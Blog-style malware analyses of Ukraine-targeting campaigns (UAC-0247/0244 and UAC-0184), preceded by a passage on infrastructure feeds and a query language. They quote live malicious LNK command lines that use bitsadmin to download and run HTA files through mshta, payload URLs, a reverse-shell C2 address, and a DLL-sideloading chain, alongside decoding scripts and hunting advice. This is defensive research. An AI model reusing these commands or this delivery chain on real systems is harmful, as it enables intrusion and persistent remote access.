The plan is to publish new IIM feeds regularly. Some chains will come from our own internal analysis and Malwarebox research. Others will be based on public reports where the infrastructure can be reconstructed cleanly enough to turn it into an IIM chain.
And yes, we are also open to community submissions.
If someone has mapped an infrastructure chain from a report, a campaign, a sample set or their own research, that chain should not die in a screenshot, a tweet thread or a local notes folder named apt-stuff-final-final.json.
IIMQL is the query language around IIM. The idea is simple: once infrastructure chains are structured, they should also be searchable in a structured way.
At some point, you do not only want to look at one chain. You want to ask questions across many chains.
For example:
Show me all chains where an entry node redirects to a staging node
Find all payload delivery chains connected to a specific actor
Show campaigns where the C2 role appears behind a reused staging layer
Find infrastructure patterns where compromised websites are used before payload delivery
Show all chains that contain the same relation pattern across different actors
That is the part where this stops being just a nice public viewer and starts becoming useful as an actual research layer.
One chain is interesting
Ten chains are useful
A hundred chains start to show patterns
That is why the feed format matters. If we publish chains in a consistent model, IIMQL can later query across them instead of forcing everyone to manually compare screenshots, IOC tables and half-structured report snippets.
The next logical step would be an IIMQL-based search tool on top of the public feed data. Search by role, relation, actor, chain layout, repeated infrastructure pattern or campaign context. Basically a way to ask questions against the infrastructure layer directly.
That needs enough data to be useful, though. A query language without chains is just a very sophisticated way to return nothing.
So for now the focus is simple: publish more IIM chains, keep the format consistent, accept useful community feeds and build the public corpus.
Once there is enough material, IIMQL becomes the natural interface on top of it.
More on that later.
What comes next
The feed website is the public starting point.
From here, the useful next steps are pretty obvious:
Campaign-based chain views
Better evidence panels
Pattern comparison
IIMQL integration.
The goal is to make the infrastructure layer easier to inspect, compare and reason about.
Because CTI has a structure problem. We keep collecting more indicators, more reports, more aliases, more screenshots and more tables. Then analysts still have to reconstruct the actual operation manually.
The feed is one attempt to make that part less stupid.
This article is a little bit older, mainly because I have been spending a lot of time on Malwarebox and several other articles recently. It is also part of my UAC series, where I look at threat activity with a Ukraine connection, my last article “UAC-0184: From HTA to a Signed Network Stack“
A few weeks ago, I analyzed a malware campaign that was clearly targeting Ukraine. Since I first started working on this article, a few things have changed. UAC-0247 is now considered to be linked to the same actors behind the UAC-0244 cluster, as CERT-UA describes here:
“CERT-UA звертає увагу спільноти на те, що активність, описана в цій статті як окремий кластер кіберзагроз UAC-0247, фактично здійснюється особами, діяльність яких раніше відстежувалася за ідентифікатором UAC-0244” 🇺🇦
“CERT-UA draws the community’s attention to the fact that the activity described in this article as a separate cyber threat cluster UAC-0247 is actually carried out by individuals whose activity was previously tracked under the identifier UAC-0244.” 🇬🇧
Inside the ZIP archive we downloaded, there was an LNK file named:
“Форма заявки на гуманітарну допомогу фонд УкрВарта”
Translated from Ukrainian, this means roughly:
“UkrVarta Foundation Humanitarian Aid Application Form”
So let’s unpack the archive and take a look at the LNK file with LNKParse.
This is a typical mshta to HTA infection chain launched through a Windows LNK file. If you have been following my blog for a while, you might slowly start seeing a pattern here when it comes to Russian-aligned threat actors.
Now let’s take a look at the website.
(Website is currently offline)
Unfortunately, I only still have the screenshot of the Ukrainian version and my Ukrainian is not exactly perfect, but the headline says something along the lines of:
"A Technological Edge for Victory"
UkrVarta supplies units with state-of-the-art FPV drones, UAVs, various types of equipment, PES tools and platforms for knowledge sharing between the military and industry
The page describes UkrVarta as supporting units with modern FPV drones, UAVs, aircraft types, EW tools and platforms for exchanging experience between the military and industry.
So the lure is obviously aimed at FPV drone owners, operators or people interested in that area.
When I tried to download the payload from the LNK, however, I saw this:
At first this error looked a bit strange, but then I quickly remembered that other Russian-aligned groups seem to have a bit of a geofencing fetish. So I ran the target through my tracking setup and, voilà, I was able to download the payload.
But, as already mentioned in my previous article, before going deeper I always check how sloppy the actor was when configuring their web server.
And once again, no real effort was made here:
All samples were simply exposed. Good job. These kinds of mistakes do not only give us files. They also provide directly usable intelligence on UAC-0247/UAC-0244, especially around working patterns. And btw: They fixed this mistake after me downloading everything, so at least either they figured it out on their own, or they’re monitoring their infrastructure.
The relevant time window was:
24 February 2026 to 22 March 2026
So roughly 27 days.
Distribution by weekday:
Weekday
Count
Tuesday
4
Wednesday
1
Friday
1
Saturday
1
Sunday
5
What stands out is the strong concentration around late hours:
Time window
Count
00:00-00:59
1
17:00-17:59
1
20:00-20:59
5
21:00-21:59
1
22:00-22:59
4
So: 10 out of 12 events happened between 20:00 and 22:59. That is the most interesting point here.
The server itself is reachable via the IP address:
109.237.97.4
This server is hosted at nuxt[.]cloud, a Russian hosting provider. Because of that, I suspect that the system time might have been set to UTC+3. I cannot prove that, though.
Now back to the analysis.
Files such as dopomoga.hta.old are always nice to find, because they let us look at the evolution of the delivery chain.
But first, let’s look at dopomoga.hta.
At first glance, there is not much suspicious visible here, except for the included JavaScript file script.js
The script is a classic, lightly obfuscated JavaScript dropper that executes on Windows systems through ActiveX. The whole _0x... structure only exists to hide strings at runtime. Functionally, there is nothing complex here. It is deliberately simple code that mainly tries to make static analysis slightly more annoying.
After resolving the strings, the script instantiates WScript.Shell and Scripting.FileSystemObject
It then checks whether the following directory exists:
%LOCALAPPDATA%\OneDriveUpdater
If the directory does not exist, it creates it. The name is obviously chosen to look legitimate and avoid drawing attention.
In the next step, the script uses cmd /c and curl to download a file from:
This is a simple masquerading trick: a file that looks like a text file on the server is downloaded and immediately written as an executable on disk.
Right after that, the script establishes persistence by creating a scheduled task named:
OneDriveUpdater
The task runs in the user context and starts the dropped executable every ten minutes. The execution happens without a visible window, keeping the whole process unobtrusive for the user.
Overall, this is a typical stage-0 dropper as often seen in phishing campaigns. It uses only built-in Windows tooling, no complex techniques, no exploit, just a clean and reliable flow:
The actual functionality clearly lives inside the downloaded file. This script only handles initial access and persistence.
We will look at updater.txt / updater.exe later in the article. Before doing that, let’s look at the other files and especially compare dopomoga.hta with dopomoga.hta.old.
The file is quite small, so we can simply diff it.
The new HTA is basically just a shell. The old one did the actual work.
The old file contains the complete payload logic. Obfuscated JavaScript builds a shell through ActiveX, stages itself under %LOCALAPPDATA%\OneDriveUpdater, pulls a payload from ukrvarta[.]online/conference/updater.txt via PowerShell, decodes it with XOR and writes the result as an EXE. After that, it directly creates a scheduled task that executes the file every few minutes. Classic dropper with persistence, just slightly obfuscated.
In the new file, this entire block is simply gone. Instead, it only loads an external script from ukrvarta[.]online/dopomoga/script.js. Locally, nothing really happens anymore besides rendering the UI and showing a fake confirmation popup. The actual logic has been moved into the externally loaded script.
The form was also slightly adjusted. Previously, it used checkboxes with fixed categories. Now it uses a free-text field instead. That makes it look less like a template and a bit more believable.
Bottom line: same thing, but implemented more cleanly. Previously, it was a blunt HTA dropper. It is now more of a minimal stub that dynamically loads the payload logic.
dopomoga.html
The page itself looks completely harmless at first: some text, a download hint, nothing too exciting. The actual trick sits at the bottom: the ZIP archive is embedded directly into the HTML as Base64. When the page is loaded, the data is decoded and automatically dropped as a file.
Compared to the HTA variants, this is not execution-focused anymore. It is pure delivery. But it is cleaner, more stable and less noisy.
And btw: the ZIP contains the same LNK file as our initial entry sample. So this was most likely also used as an entry vector.
conference.hta
This one disguises itself as a legitimate document related to an FPV conference. It looks clean, contains a decent amount of text, is bilingual and appears somewhat believable at first glance.
The interesting part runs in the background again. It uses the same obfuscated script as before: it builds a shell through ActiveX, stages itself under %LOCALAPPDATA%\OneDriveUpdater, pulls a payload from ukrvarta{.]online/conference/updater.txt via PowerShell, decodes it and writes the result as an EXE. After that, it creates a scheduled task that starts the payload regularly.
So, technically, there is nothing really new here. It is just different packaging. Instead of a form, the lure now uses a “serious” looking document.
Bottom line: same dropper as in the older HTA, just better wrapped to look legitimate and increase the chance that someone opens it.
conference2026_webdavroot.html
The page itself is again just bait. Some text, nothing immediately suspicious.
This redirects the browser to a Windows search-ms URI. That does not simply open a website. It opens Windows Search / Explorer with a predefined search. In this case, it points directly to a WebDAV share:
ukrvarta[.]online:8080/davwwwroot
and filters for .lnk files.
In practice, this is delivery through Windows features instead of a classic download.
dopomoga.html vs dopomoga.html.old
When diffing dopomoga.hta and dopomoga.hta.old, we get the following result:
Changes from Script 1 to Script 2
In the newer dopomoga.hta, the JavaScript is loaded externally, while in dopomoga.hta.old the script was embedded directly inside the HTA.
There are also several relevant changes between the two scripts.
This is simpler. One possible reason is to reduce PowerShell telemetry, avoid AMSI / PowerShell logging and bypass typical PowerShell detection rules.
URL changed
Old:
https://ukrvarta[.]online/conference/updater.txt
New:
https://ukrvarta[.]online/dopomoga/updater.txt
So:
/conference/ -> /dopomoga/
Scheduled task name changed
Old:
/tn "OneDrive Updater"
New:
/tn "OneDriveUpdater"
The space was removed.
This matters for hunting, because both task names should be considered IOCs.
/f was added
Old / Script 1:
schtasks /create ... /ru "%USERNAME%"
Old / Script 2:
schtasks /create ... /ru "%USERNAME%" /f
The /f flag forces overwriting an existing task.
This makes the new variant more robust: if the task already exists, it gets updated or overwritten instead of failing.
updater.exe
Both the /dopomoga and /conference directories contain an updater.txt file.
Because of the JavaScript changes, we know that one of those files was encoded with the XOR key fuck. After decoding it, the resulting file had the same hash. So both chains deploy the same malware.
I analyzed the file with Ghidra and radare2. Here is the summary.
Does anything stand out to you about PETimeDateStamp? 🙂
The PE contains an Authenticode certificate table referencing a Microsoft code-signing chain, but signature validity was not verified during this static analysis.
Resolved syscalls
The loader resolves NTDLL exports by CRC32 hash and then extracts the syscall numbers from the NTDLL stubs.
Shellcode entry: offset 0x0000
First package: offset 0x0c71
Second package size: 0x15bc1
Second package body: offset 0x3760
End of shellcode blob: 0x19321
The second package is:
XOR encrypted
LZNT1 compressed
The stage uses RtlDecompressBuffer with compression format 0x2, which means LZNT1.
After XOR + LZNT1 decompression, we get the final PE payload.
Final Payload
The unpacked payload is:
Internal name: EncryptedReverseShell.exe Type: PE32+ x86-64 GUI executable Size: 0x20800 bytes SHA256: 268400390be82fcb46f1b23e0319f2f2ba477e392014b41b57df587b99ecc3c5 MD5: 1c95b3d3ac3d6f9c839df333532060b4 PE TimeDateStamp: Tue Mar 3 19:53:17 2026 EntryPoint VA: 0x140001978 Reverse shell routine: around 0x140001070
This applies to the C2 messages, not to the outer .data blob. The outer blob uses 0x66
IIM Chain & Pattern
Besides the classic malware analysis, I also modeled the flow as an IIM chain.
IIM stands for Infrastructure Intelligence Model and is a part of the ecosystem i am building with Malwarebox. It is my attempt to describe campaigns not only as isolated IOCs, but as connected infrastructure chains.
This case shows quite well why that matters. The attack is not just updater.exe or one C2 IP. Before we ever get to the reverse shell, we have the lure, ZIP archive, LNK file, mshta, HTA / JavaScript staging, updater.txt, persistence through OneDriveUpdater, injection into RuntimeBroker.exe and finally the reverse shell connection to 109.237.97.4:8443.
The IIM chain models this flow through roles such as Entry, Staging, Payload and C2. This makes it easier to see how the infrastructure works together and which parts are replaceable.
That is often more useful for tracking than a single hash. Hashes rotate quickly. Infrastructure patterns tend to survive longer.
In the last articles, I spent quite some time looking at actors that primarily target Ukraine.
Gamaredon and APT28 are the obvious names people know. But there are other clusters that are less well documented and still use overlapping tradecraft: Ukraine-themed lures, messenger-based social engineering, staged loaders, LOLBins, signed binaries, archive delivery and all the other small joys that make malware analysis such a relaxing hobby. This article is a bit older because I’m currently busy working on Malwarebox and other articles. It’s also part of my “UAC” series, in which I discuss threat actors linked to Ukraine. Around the middle or end of the series, I have a little something in store for everyone involved, so stick around :3
This one gets a bit more technical and longer than usual. So yes, you have been warned. 🙂
On MalwareBazaar, the sample is tagged with UKR, which is already a useful signal to keep in mind. It does not prove targeting by itself, but in this case the surrounding tradecraft and the public CERT-UA reporting make the Ukraine connection much more than just a tag someone slapped onto a hash.
CERT-UA has publicly described increased UAC-0184 activity during 2024, focused on gaining access to computers used by representatives of the Ukrainian Defense Forces in order to steal documents and messenger data. Their reporting also highlights the use of messengers and dating platforms as delivery channels, with social engineering lures built around criminal proceedings, combat videos or personal contact requests. Very normal internet behavior, obviously.
The tooling overlap also fits the wider UAC-0184 ecosystem described by CERT-UA: staged malware delivery, commercial and open-source tooling and repeated use of social engineering against Ukrainian military-related targets.
Now to the actual sample.
7z l 81d93004a02a455af01b0f709e34d5134108ec350f9391dc0f91a00a54998590.zip
For context: in Ukrainian, Рапорт means report. In Ukrainian and Russian, Таблиця means table.
Now that we’ve unpacked everything, let’s take a look at the LNK files using lnkparse
Description: MS Wоrd Documеnt
Working directory: '%LOCALAPPDATA%'
Command line arguments: /c bitsadmin /transfer myjob /download /priority foreground http://169.40.135.35/dctrpr/basketpast.hta %TEMP%\~tmp('MUDCoGJpbAbfKdlaKZeVfka',).hta
&& mshta.exe %TEMP%\~tmp('MUDCoGJpbAbfKdlaKZeVfka',).hta
Таблиця.xlsx.lnk
Description: MS Еxcel Worksheеt
Working directory: '%LOCALAPPDATA%'
Command line arguments: /c bitsadmin /transfer myjob /download /priority foreground http://169.40.135.35/dctrpr/agentdiesel.hta %TEMP%\~tmp('MGMXGEDCNDKaYKStLesnn',).hta
&& mshta.exe %TEMP%\~tmp('MGMXGEDCNDKaYKStLesnn',).hta
So the lure language is not exactly random. It is already pointing us into the same general target space as the CERT-UA reporting around UAC-0184.
When trying to download the referenced files directly, I got the following error:
To me, this looked like gated delivery. Most likely geofencing, client filtering or both. So I used Kraken with bitsadmin-style emulation and a proxy path to test the delivery behavior. Btw: What a coincidence that this happened around the same time as Gamaredon’s switch to using Bitsadmin 😉
After a few tests, I was able to retrieve the malicious payload:
At that point we had another file to load. But before jumping into it, I want to show how Kraken can help automate this kind of workflow in the future.
Tracking the delivery with Kraken
The requirement for this case is simple:
bitsadmin emulation plus geofencing or proxy handling
web request download plus geofencing or proxy handling
extraction of follow-up URLs from returned payloads
repeat without manually babysitting every single stage like it is a fragile houseplant
I created an operation for this purpose.
Then I added a URL threat entity with the type payload_download.
Then we also need import profiles, one for the URLs and one for the malware downloads
After that, I created a tracking definition for the operation.
The important part here is the regex used to extract further URLs from results.
Once saved, tracking is active. From there, we only need to wait for results or add new URLs when they appear during analysis.
Payload archive
The results contained multiple HTA files, but they all pointed to the same ZIP archive: dctrprraclus.zip
So that is the next thing to look at.
Inside the archive, there are multiple files. Of course we do not want to manually reverse every single file in the directory because that would be madness and I try to keep my hobbies at least somewhat healthy.
So I narrowed it down and scanned the files first.
Since Cluster-Overlay64.exe is the entry point, that is where I started.
Plane9Engine.exe or Cluster-Overlay64.exe belongs to Plane9, a 3D music visualizer for Windows. It is normally used to analyze audio signals in real time and generate visual effects, for example during music playback or as a screensaver.
Technically, the Plane9 engine contains the rendering logic. It processes audio input, for example via FFT analysis and generates dynamic 3D scenes using DirectX or OpenGL.
So the presence of Cluster-Overlay64.exe alone is not suspicious. It appears to match a legitimate Plane9 application.
The suspicious part is the packaging around it.
There are additional files such as .bin and .lib artifacts. In a legitimate software package, this exact combination and placement is not exactly what you expect. Especially an isolated high-entropy .bin file is often a good hint that we are looking at an encrypted or packed payload.
In combination with executable files and several DLLs, this strongly suggests a DLL sideloading scenario. A legitimate application or loader is used to load manipulated or additional components from the local directory. The actual malicious function is not in the visible main executable but in libraries or external data blobs that are loaded later.
Two files immediately stood out:
filter.bin
kernel-diag.lib
Not only because of the extensions, but also because the files could not be identified cleanly.
Looking at entropy and headers confirmed the suspicion.
BASS.dll also has high entropy, but on first look it appears harmless. I kept it in mind anyway because malware analysis rewards paranoia more often than optimism.
The more interesting files are filter.bin and kernel-diag.lib.
Now that we know Cluster-Overlay64.exe is likely legitimate and probably causes filter.bin or kernel-diag.lib to be loaded indirectly, the next question is simple: how exactly are those files loaded?
Reconstructing the sideload chain
I started by looking at strings across all DLLs and searching for the filenames.
kernel-diag.lib appears only in openvr_api.dll, so we can assume that kernel-diag.lib is loaded by openvr_api.dll.
Then I continued.
This gives us the next part: openvr_api.dll is likely loaded by Plane9Engine.dll and Plane9Engine.dll is loaded by the entry point Cluster-Overlay64.exe.
From that, the sideload process can already be reconstructed:
At this point, it is worth opening Ghidra and looking at the relevant call sites.
Plane9Engine.dll loads openvr_api.dll. Nothing particularly unusual so far.
The payload loader inside openvr_api.dll does not contain a full payload. Instead, it contains a data block with obfuscated strings and parameters. These include filenames such as kernel-diag.lib and filter.bin, although filter.bin is hidden more nicely, as well as API names. The loader manually parses the kernel32 export table to resolve the required Windows functions dynamically. Then it determines its own path and uses the strings stored in the embedded data block to load files from disk. Concretely, it loads kernel-diag.lib, reads its full content into memory and performs a simple decoding step: DWORD-wise addition using a key contained in the file.
The decoded blob contains another internal structure with additional information and payload data, including embedded code for evr.dll. That blob is copied into memory, prepared, memory protections are adjusted and then execution continues into the next stage.
For decoding and payload extraction, I wrote two small scripts.
Decoding Script (Click to view)
import struct
with open("kernel-diag.lib", "rb") as f:
data = f.read()
offset = 0x24d1
size = struct.unpack("<I", data[offset:offset+4])[0]
key = struct.unpack("<I", data[offset+4:offset+8])[0]
print(f"offset: {hex(offset)}")
print(f"size: {size}")
print(f"key: {hex(key)}")
decoded = bytearray(data)
for i in range(offset+8, min(len(decoded), offset+8+size), 4):
if i + 4 > len(decoded):
break
val = struct.unpack("<I", decoded[i:i+4])[0]
val = (val + key) & 0xffffffff
decoded[i:i+4] = struct.pack("<I", val)
with open("decoded.bin", "wb") as f:
f.write(decoded[offset:])
The output already looks promising. Right at the beginning we can see evr.dll.
evr.dll, the Enhanced Video Renderer, is a Microsoft Windows component used for video rendering and multimedia applications such as Windows Media Player.
So we import the extracted file into Ghidra.
The entry point is at 0xED0.
That looks beautiful :3
The substring trick
The first-stage loader stores a pointer (local_8[5]) into the middle of a larger embedded RTTI-like string. Rather than referencing the full .?AV?$numpunctfilter.bin symbol, the pointer starts exactly at the f of filter.bin. The loader then converts this substring into a wide-character string and passes it to the next stage, which uses it to construct the on-disk path and read the secondary payload.
The string starts at 0x1003eb54, but our pointer is 0x1003eb62. That is exactly where the substring filter.bin starts.
1003eb54 .
1003eb55 ?
1003eb56 A
1003eb57 V
1003eb58 ?
1003eb59 $
1003eb5a n
1003eb5b u
1003eb5c m
1003eb5d p
1003eb5e u
1003eb5f n
1003eb60 c
1003eb61 t
1003eb62 f
1003eb63 i
1003eb64 l
1003eb65 t
1003eb66 e
1003eb67 r
1003eb68 .
1003eb69 b
1003eb6a i
1003eb6b n
This technique avoids explicit string manipulation entirely and reduces the need for recognizable operations such as strstr, memcpy with offsets or substring extraction, making static analysis slightly more deceptive.
The same trick appears for kernel-diag.lib. To find the relevant local_8 candidate for loading kernel-diag.lib, we use the same logic:
Jump to 0x1003e3ec and confirm f1 ea 03 10 => 0x1003eaf1
Our candidate used in the loader:
So at this point it is clear that evr.dll loads both kernel-diag.lib and filter.bin through this substring trick.
What we still do not know is what happens to filter.bin. And that is where the interesting part starts.
We already know that kernel-diag.lib is decoded via DWORD addition using a key stored inside the file. But filter.bin behaves differently. It has no size or key header at the beginning and the hex dump shows the same random-letter camouflage that appears at the start of kernel-diag.lib.
So what is it?
What the shellcode actually does
Before looking at filter.bin directly, it is worth taking another look at the decoded shellcode. The strings near the end of the decoded blob are surprisingly talkative.
0x170d
x89PNG
0x1721
http
0x172d
Rtl…
0x1735
User..
0x1755
GET
0x178d
IDAT
0x17ad
NAME
0x17c5
IEND
0x17d5
.dll
0x17f6
EF{DATA=
\x89PNG, IDAT and IEND are PNG chunk markers.
So the shellcode is not just a generic decoder. It is a PNG chunk parser.
The Rtl... and USER... strings are API-name fragments that are later resolved through a PEB walk. Rtl... strongly points toward RtlDecompressBuffer and yes, that becomes relevant later.
The strings http, GET and the interesting template EF{DATA= point to a separate HTTP code path.
We park that for a moment. It comes back near the end.
When going through the entry function at 0xED0, three core functions matter:
Eine memmem-style suche, findet chunks per type-name
0x26D
DWORD-weise XOR decryptor, key kommt aus chunk-metadata
0x72D
API resolver — PEB walk + name-hash compare
0x8DD
kleiner memcpy
0xED0
Entry — orchestriert das ganze gegen filter.bin
That gives us the shape of stage 3 without executing anything:
The shellcode opens filter.bin, finds all IDAT chunks, appends their data and XOR-decodes the resulting blob with a key derived from chunk metadata or surrounding structure. What falls out is the next stage.
filter.bin is a PNG that is not a PNG
filter.bin is 1,377,370 bytes large or 0x15045A.
If you open the file directly in a hex editor, you do not see the normal PNG magic \x89PNG\r\n. The first roughly 16 KB are just the same random-letter filler pattern seen earlier.
The first real chunk header, IDAT, is located at file offset 0x4052.
From there, the file contains a clean chunk sequence:
166 xIDAT chunks, each 8192 bytes, with the last one being 7224 bytes
1 xIEND chunk
The interesting part is that the author bothered to produce real PNG chunks.
A PNG-aware scanner does not simply see an encrypted blob. It sees a slightly broken but structurally plausible PNG-like object. Great. Even the file format is lying now.
When concatenating all IDAT data, we get a clean 1,358,904 byte payload blob.
Now we need to decrypt it.
Finding the XOR key
From the disassembly, the decoder function at 0x26D performs DWORD-wise XOR. So no RC4, no AES, no fancy stream cipher.
Just a constant 32-bit key.
The annoying part is finding that key.
What I tried first, unsuccessfully:
XOR with the CRC of a chunk: nonsense
derive the key from the chunk header, for example the IDAT type DWORD as seed: almost PE-looking output, but no clean MZ at a sane offset
per-chunk keys: same problem
use the first chunk bytes as key material against the rest: first few KB look English-ish, then noise
At some point the obvious thing clicked.
If the plaintext contains enough zeroes and a PE file usually contains plenty of zero-padding between sections, alignment bytes and header gaps, then the key itself should become the most frequent DWORD value in the ciphertext distribution.
Because:
0x00000000 XOR key = key
Frequency analysis across all 32-bit values in the concatenated IDAT stream gave two clear peaks:
0x227E9BDE
~7400×
0x22719BD1
~6300×
The delta between them is 0x000F0007, suspiciously close to a repeated low-pattern structure. That was enough evidence to commit to 0x227E9BDE as the key.
DWORD-wise XOR with 0x227E9BDE over the full IDAT data gives an output whose tail looks like this:
... de 9b 7e 22 de 9b 7e 22 de 9b 7e 22 de 9b 7e 22
That is the fingerprint of a stream that originally ended with zero-padding. Every null DWORD XORs back into the key bytes.
Key confirmed. Nice 🙂
Stage 4: LZNT1 and 16 bytes that wasted a few minutes
After XOR, the buffer is 1,358,904 bytes large.
The first 16 bytes are:
0000 18 3e 07 c8 00 00 00 00 c8 2c 6a 22 ca 2e 60 22
After that, the buffer almost looks like a PE. There are MZ-like sequences and many printable bytes. But it still does not decode cleanly.
There is one more layer.
When dumping the data in 9-byte rows, the structure becomes visible: one flag byte followed by 8 items. Each bit in the flag byte decides whether the corresponding item is a literal byte or a 16-bit back-reference.
That is LZNT1, the Microsoft NT-LZ77 compression format used by RtlCompressBuffer and RtlDecompressBuffer with COMPRESSION_FORMAT_LZNT1.
Bonus confirmation: the decoded shellcode already contained the string fragment Rtl... in its API resolver table. The shellcode resolves RtlDecompressBuffer at runtime.
So yes, we could have emulated the shellcode with Unicorn instead of implementing LZNT1 ourselves. But where would be the fun in that.
compressed chunks contain sequences of one flag byte plus 8 items
each flag bit selects literal versus back-reference
the offset and length bit split of a back-reference changes depending on the position in the chunk
I used a small Python implementation over the XOR output starting at byte 16.
Click to view Code
def lznt1_decompress(src):
out = bytearray(); pos = 0
while pos + 2 <= len(src):
hdr = int.from_bytes(src[pos:pos+2], 'little'); pos += 2
if hdr == 0: break
size = (hdr & 0x0FFF) + 1
compressed = (hdr & 0x8000) != 0
chunk_end = min(pos + size, len(src))
if not compressed:
out.extend(src[pos:chunk_end]); pos = chunk_end; continue
chunk_start = len(out)
while pos < chunk_end:
flags = src[pos]; pos += 1
for bit in range(8):
if pos >= chunk_end: break
if (flags >> bit) & 1 == 0:
out.append(src[pos]); pos += 1
else:
if pos + 2 > chunk_end: break
word = int.from_bytes(src[pos:pos+2], 'little'); pos += 2
rel = len(out) - chunk_start
obits = 4; x = rel - 1
while x >= 0x10: obits += 1; x >>= 1
obits = max(4, obits)
lbits = 16 - obits
length = (word & ((1 << lbits) - 1)) + 3
offset = (word >> lbits) + 1
s = len(out) - offset
for _ in range(length):
out.append(out[s]); s += 1
pos = chunk_end
return bytes(out)
Output: 2017635 bytes.
The first MZ appears at offset 0x4F0. Before that are 1264 bytes of structured loader configuration. So we have the final payload unpacked. The meaning of the 16 bytes before the LZNT1 stream remains open:
18 3e 07 c8 00 00 00 00 c8 2c 6a 22 ca 2e 60 22
It looks like an original-size DWORD plus 12 bytes of metadata, maybe CRC and flags. The unpacking works without interpreting it, so I am leaving that open for now.
What is inside the 2 MB payload?
The first 0x4F0 bytes are loader configuration.
They contain mixed UTF-16LE and ASCII strings:
0x011 ' CC_amd64' (UTF-16LE) — architecture tag
0x045 '%APPDATA%' (UTF-16LE) — drop path variable
0x0F4 '%windir%\SysWOW64\input.dll' — final on-disk path
0x163 'VSLauncher.exe' — sideload host (×2)
VSLauncher.exe is the Microsoft Visual Studio Version Selector.
It is Microsoft-signed and a known DLL hijack target because of loose import resolution and the trusted publisher chain. The deployment plan is therefore straightforward:
Drop input.dll next to a copy of VSLauncher.exe under %windir%\SysWOW64\.
Start VSLauncher.exe.
Let it side-load input.dll.
Run the DLL inside a Microsoft-signed process tree.
Enjoy the optics. Apparently that is what we do now.
After the config, there are 8 PE files back-to-back.
#
Offset
Arch
Size
Was es ist
1
0x004F0
i386 EXE
433 KB
PassMark Endpoint (signed Sectigo)
2
0x0809D2
i386 EXE
287 KB
Info-ZIP unzip.exe
3
0x0CBEAA
x64 EXE
6.5 KB
small helper
4
0x11E1AE
i386 EXE
3 KB
stub
5
0x11EDAE
x64 EXE
113 KB
x64 console tool
6
0x13A7AE
i386 DLL
2.5 KB
small DLL
7
0x13B1AE
x64 DLL
3 KB
small DLL
8
0x13BE9A
i386 EXE
102 KB
Microsoft SqlExpressChk.exe
I carved them by parsing PE headers and walking the section table to calculate disk size.
The remaining data after the last PE contains stacked Authenticode signature chains, including Sectigo Public Code Signing Root R46 and Microsoft Time-Stamp PCA. These PKCS#7 blobs are likely parsed at runtime so the dropped files can satisfy local Authenticode verification.
I checked all eight PEs. Each one is a legitimately signed, publicly available, normally benign Windows utility.
None of them contains a hardcoded C2.
Why bundle a network testing tool?
At first glance, PassMark Endpoint as malware payload makes no sense.
PassMark Endpoint is the network component of PassMark BurnInTest.
Three properties matter:
it listens on UDP 224.0.0.255:31339 for multicast peer discovery
the discovery packet contains MSG_EPFIND in cleartext
it speaks the BurnInTest TCP protocol on port 31339 for peer-to-peer data transfer
it imports the full Winsock 2 stack: socket, bind, connect, send, recv, select
it imports IPHLPAPI, including GetAdaptersAddresses and if_nametoindex
it imports PDH performance counters
and yes, it imports dbghelp!MiniDumpWriteDump
The last one is the giveaway.
MiniDumpWriteDump in a network test utility is already interesting. In this context it becomes very interesting.
With input.dll running inside a VSLauncher.exe process, the operator gets:
LAN multicast discovery on an unprivileged port
a bidirectional TCP channel on a port whose traffic plausibly looks like PassMark BurnInTest
process-memory dump capability via a Microsoft DLL the operator did not even need to ship
a very clean cover identity: Microsoft-signed host process, Sectigo-signed PassMark DLL, network traffic that looks like diagnostics
This is similar in spirit to the misuse of vmtoolsd.exe or OneDriveSetup.exe for proxy execution, but one layer higher.
Instead of borrowing only a signed loader, the actor borrows a complete signed network stack.
That is the part I actually find clever.
Annoying, but clever.
The C2 question
The C2 question
I will say it directly: I did not find a hardcoded C2 endpoint.
After going through the artifacts, I am fairly confident there is no static C2 baked into the files I analyzed.
What I checked:
all 8 bundled PEs
every IPv4-like and URL-like string
openvr_api.dll
the decoded shellcode string table around 0x16DD to 0x1810
certificate-related URLs
PE resources and side-loaded artifacts
Everything URL-like in the bundled PEs is either:
224.0.0.255, used by PassMark multicast discovery
0.0.0.0
certificate-distribution infrastructure from Sectigo, Comodo or UserTrust
openvr_api.dll contains mostly Comodo, UserTrust and Sectigo strings, plus a neat piece of steganography. The strings kernel-diag.lib at file offset 0x3CEF1 and filter.bin at 0x3CF62 are placed between legitimate-looking C++ RTTI typeinfo entries in .rdata.
That is the same trick direction as the .?AV?$numpunctfilter.bin substring behavior from earlier.
No direct DWORD cross-references from .text point to them.
The shellcode string table contains fragments like:
%APP
windir
.dll
fmsvc
ikep
http
http2
GET
RtlH
USER
%y...EF{DATA=
but no host.
The form of the strings is the hint.
%y is not a standard printf specifier. It looks like a custom placeholder used by the malware author for runtime substitution. Together with the HTTP-related fragments, the most reasonable interpretation is that the URL is assembled at runtime from a value that is not present in the static artifacts.
There are three plausible sources for the %y value:
A peer answer from LAN multicast discovery. If a controller is already present inside the LAN, MSG_EPFIND against 224.0.0.255:31339 could return the controller address. The operator would not need to bake the address into the dropper at all.
A command-line argument or environment variable set by the operator at deployment time. This fits hands-on-keyboard tradecraft: drop the toolkit, trigger it with a one-off argument pointing to staging.
A value read from the parent process or another local file. The shellcode has dynamic API resolution and file-handling primitives, so this is realistic.
Infrastructure Intelligence Model: Mapping the UAC-0184 chain
At this point, the sample is not just a malware unpacking exercise anymore.
The interesting part is the structure around it: gated HTA delivery, a shared ZIP payload, a legitimate application used as execution cover, local staged blobs, a pseudo-PNG container and finally a signed network-capable utility stack.
That is exactly the kind of case where IIM is useful.
IOCs tell us what existed at analysis time. ATT&CK describes the endpoint behavior. IIM lets us describe how the infrastructure and payload-delivery structure is composed.
For this chain, I model the HTA and ZIP delivery as staging infrastructure, the Plane9 and OpenVR path as local payload composition, the ‘filter.bin’ pseudo-PNG as a staged container and the PassMark / VSLauncher part as a payload-side network surface.
One important boundary: I am not forcing the PassMark component into an existing IIM technique just because it looks convenient. The observed behavior is signed third-party network-stack reuse, not a classic cloud API or third-party web service C2. Until the catalog has a more exact technique for that, I keep it as an extension candidate.
Enough attacker-side fun. Here is the defensive part.
Network signals, high confidence
Look for UDP traffic to:
224.0.0.255:31339
from hosts where PassMark BurnInTest should not be installed.
The discovery packets contain MSG_EPFIND in cleartext and can be fingerprinted on the wire.
Also hunt for TCP traffic on:
31339/tcp
between internal hosts where there is no legitimate PassMark deployment. If this appears in your network and IT did not set up BurnInTest, investigate. Also look for HTTP fetches against bare IPs with no hostname and bitsadmin-style user agents.
Process and host signals
VSLauncher.exe running outside a normal Visual Studio path is suspicious, especially if the working directory contains input.dll.
The path %windir%\SysWOW64\ is particularly relevant for this campaign.
